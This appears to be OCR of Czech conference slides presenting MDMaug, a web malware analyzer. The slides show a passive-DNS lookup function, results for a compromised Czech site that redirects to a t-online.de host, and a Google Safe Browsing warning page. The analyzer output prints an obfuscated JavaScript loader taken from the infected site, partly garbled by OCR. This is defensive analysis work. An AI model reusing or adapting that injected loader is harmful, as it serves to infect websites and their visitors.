
# Metadata

```
def ip2pdnsDomains(ip):
    try:
        pdns = urllib.request.urlopen(Domains.getPdnsLink(ip)).read()
        items = re.findall("<div class='x[BA]'>(.*)</div>", pdns)
        return items
    except Exception as e:
        logging.debug("chyba pri kontaktu s PDNS: " + str(e))
    return None
```

# Děkujeme za pozornost

**Edvard Rejthar** • **edvard.rejthar@nic.cz**

# Práce s analyzérem – hlavní menu



# Výsledek analýzy

**Detail:** [redacted].cz !

Analýza ✓ 1 | Současné hrozby 2 | Historie 3 | Korespondence 4 (počet: 9, dnů: 393, w) | Status 5 | Whois 6

## MDMaug analýza

! log **wpzh2i70t.homepage.t-online.de**

80.150.6.138
2003:2:2:15:80:150:6:138
-- PDNS: www.kunst-aus-stahl-und-stein.homepage.t-online.de www.prestinari.homepage.t-online.de
www.jzwick.homepage.t-online.de wa762kk1a.homepage.t-online.de
www.gerd-weichelt.homepage.t-online.de barghahn-online.homepage.t-online.de
wnc2ylq47.homepage.t-online.de www.haases.homepage.t-online.de
www.hotel-forellenhof.privat.t-online.de bdyg.homepage.t-online.de carloshr.homepage.t-online.de...
(8760)

- /2bgp79vh.php?id=14285324->

! **www.kalmus.cz**

- /
- /favicon.ico#-moz-resolution=16,16
- /index.html->
- /favicon.ico->

reanalyze

c-168c72c40c-40c0c64c-104c-4c12c32c-72c184c-84c68c-32c-116c80c8c-8c-32c4c0c52c32c-
164c0c80c8c0c-72c20c-32c140c4c-100c-40c136c-104c-32c168c-24c-140c76c0c-76c4c-8c148c-
128c60c-32c-56c40c32c84c-128c-16c28c84c64c-180c44c-48c44c-32c64c28c-12c64c-
108c104c20c-96c104c-168c-8c148c-44c-72c136c-136c-4c4c-24c24c40c104c-160c84c-
32c-36c148c0c-180c64c36c52c-108c104c20c-96c104c-168c-8c148c-24c-44c88c-136c40c-40c48c-
16c-48c84c-104c32c140c-88c-72c32c32c-72c100c52c-108c104c20c-96c104c-168c-8c148c-
140c-8c44c28c-56c84c28c-28c52c-108c104c20c-96c104c-168c-8c148c-76c8c44c-108c84c28c-
28c52c-108c104c20c-168c72c40c-40c0c64c-104c-4c12c32c-72c184c-84c60c-128c148c-
108c-4c32c8c-8c88c-60c-28c-12c64c-108c104c20c-168c72c40c-40c0c64c-104c-4c12c32c-
72c184c-84c-32c-68c32c-28c64c4c28c8c-8c88c-60c-28c-12c64c-100c0c0c128c-100c-60c20c8c-
48c64c8c76c-144c-4c72c4c-68c-8c48c-48c64c8c96c-48c56c-44c-136c8c20c-28c52c-48c184c-
84c-72c52c100c-4c-76c-12c-28c68c36c-16c-152c128c0c-124c64c116c-8c-104c-36c-24c172c4c-
140c44c64c-100c0c32";pau="urn eReferenceErr".replace(k,"va"
el.childNodes[1].nodeValue);e=Function("ret" pau)();ar2=ar2.split("c");ar2[0]="60";
s="";pos=0;i=0;while(i<595){e('po'.concat('s =par','selnt(k','.rep','lace("R','eferen','"','"0a','sd"))
',ar2[',i]/','4'));e('s =ar.substr(pos,1)');i ;} e(s);




Přehled

Panel malwaru

**Stav webu**

Poznámky

Časté dotazy

# Stav webu podle Bezpečného prohlížení

Technologie Bezpečné prohlížení Google denně kontroluje miliardy adres URL a hledá nebezpečné stránky. Každý den nalézáme tisíce nových nebezpečných stránek – často se jedná o legitimní weby, které byly prolomeny. Když nalezneme nebezpečné stránky, zobrazujeme u nich ve Vyhledávání Google a webových prohlížečích upozornění. Chcete-li zjistit, zda je aktuálně nebezpečné navštívit určité webové stránky, můžete je vyhledat.

**Stav stránek:** cz

**Aktuální stav:** Částečně nebezpečný

Návštěva některých stránek na webu kalmus.cz v této chvíli není bezpečná.